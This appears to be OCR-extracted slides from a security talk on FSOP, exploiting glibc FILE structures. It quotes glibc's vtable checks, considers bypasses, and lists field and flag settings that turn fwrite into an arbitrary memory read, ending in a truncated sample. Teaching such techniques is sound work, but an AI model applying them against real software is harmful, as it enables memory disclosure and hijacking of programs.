
FSOP

- File-Stream Oriented Programing




FSOP

- File-Stream Oriented Programing




FSOP

- File-Stream Oriented Programing




FSOP

- File-Stream Oriented Programing




FSOP

- File-Stream Oriented Programing



FSOP

- File-Stream Oriented Programing



FSOP

- File-Stream Oriented Programing

Agenda

- Introduction
  - File stream
  - Overview the FILE structure
- Exploitation of FILE structure
  - FSOP
  - Vtable verification in FILE structure
  - Make FILE structure great again
- Conclusion

Vtable verification

- Unfortunately, there are a virtual function table in latest libc
    - Check the address of vtable before all virtual function call
    - If vtable is invalid, it would abort

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Fatal error: glibc detected an invalid stdio handle
Aborted (core dumped)
```

Vtable verification

- Vtable verification in File
  - The vtable must be in libc _IO_vtable section
  - If it’s not in _IO_vtable section, it will check if the vtable are permitted

```
static inline const struct _IO_jump_t *
IO_validate_vtable (const struct _IO_jump_t *vtable)
{

  uintptr_t section_length = __stop___libc_IO_vtables - __start___libc_IO_vtables;
  const char *ptr = (const char *) vtable;
  uintptr_t offset = ptr -   start   libc IO vtables;
  if (__glibc_unlikely (offset >= section_length))
    _IO_vtable_check ();
  return vtable;
}
```

Vtable verification

- _IO_vtable_check
  - Check the foreign vtables

For overriding

```
void attribute_hidden
_IO_vtable_check (void)
{
  void (*flag) (void) = atomic_load_relaxed (&IO_accept_foreign_vtables);
  PTR_DEMANGLE (flag);
  if (flag == &_IO_vtable_check)
    return;
  ...
    Dl_info di;
    struct link_map *l;
    if (_dl_open_hook != NULL
        || (_dl_addr (_IO_vtable_check, &di, &l, NULL) != 0
            && l->l_ns != LM_ID_BASE))
      return;
  ...
  __libc_fatal ("Fatal error: glibc detected an invalid stdio handle\n");
}
```

For share library

Vtable verification

- Bypass ?
  - Overwrite IO_accept_foreign_vtables ?
    - It’s very difficult because of the pointer guard

```
void (*flag) (void) = atomic_load_relaxed (&IO_accept_foreign_vtables);
PTR_DEMANGLE (flag);
if (flag == &_IO_vtable_check)
  return;
```

Demangle with pointer guard

Vtable verification

- Bypass ?
  - Overwrite _dl_open_hook ?
  - Sounds good, but if you can control the value, you can also control other good target

```
if (_dl_open_hook != NULL
    || (_dl_addr (_IO_vtable_check, &di, &l, NULL) != 0
        && l->l_ns != LM_ID_BASE))
  return;
```

Vtable verification

- Summary of the vtable verification
  - It very hard to bypass it.
  - Exploitation of FILE structure is died ?

Agenda

- Introduction
  - File stream
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- Exploitation of FILE structure
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  - Vtable verification in FILE structure
  - Make FILE structure great again
- Conclusion

Make FILE structure great again

- How about change the target from vtable to other element ?
  - Stream Buffer & File Descriptor

```
struct _IO_FILE {
  int _flags;       /* M
  char* _IO_read_ptr;
  char* _IO_read_end;
  char* _IO_read_base;
  char* _IO_write_base;
  char* _IO_write_ptr;
  char* _IO_write_end;
  char* _IO_buf_base;
  char* _IO_buf_end;
  int _fileno;
  ...
  char _shortbuf[1];
  ...
};
```

Make FILE structure great again

- If we can overwrite the FILE structure and use fread and fwrite with the FILE structure
  - We can
    - Arbitrary memory reading
    - Arbitrary memory writing

Make FILE structure great again

- Arbitrary memory reading
  - fwrite
    - Set the _fileno to the file descriptor of stdout
    - Set _flag & ~_IO_NO_WRITES
    - Set _flag |= _IO_CURRENTLY_PUTTING
    - Set the write_base & write_ptr to memory address which you want to read
    - _IO_read_end equal to _IO_write_base

Make FILE structure great again

- Arbitrary memory reading
  - Set _flag &~ _IO_NO_WRITES
  - Set _flag |= _IO_CURRENTLY_PUTTING

It will adjust the stream buffer

```
if (f->_flags & _IO_NO_WRITES) /* SET ERROR */
      return EOF
if ((f->_flags & _IO_CURRENTLY_PUTTING) == 0 || f->_IO_write_base == NULL)
  {
      ...
  }
if (ch == EOF)
  return _IO_do_write (f, f->_IO_write_base,
            f->_IO_write_ptr - f->_IO_write_base);
  ...
}
```

A piece of code in fwrite

Our goal

Make FILE structure great again

- Arbitrary memory reading
  - Let _IO_read_end equal to _IO_write_base
    - If it’s not, it would adjust to the current offset.

It will adjust the stream buffer

```
_IO_size_t count;
if (fp->_flags & _IO_IS_APPENDING)
  ...
else if (fp->_IO_read_end != fp->_IO_write_base)
  {
      ...
  }
count = _IO_SYSWRITE (fp, data, to_do);
  ...
return count;
```

Our goal

Make FILE structure great again

- Arbitrary memory reading
  - Sample code

```
char *msg = "phddaa";
FILE *fp;
char *buf = malloc(100);
read(0,buf,100);
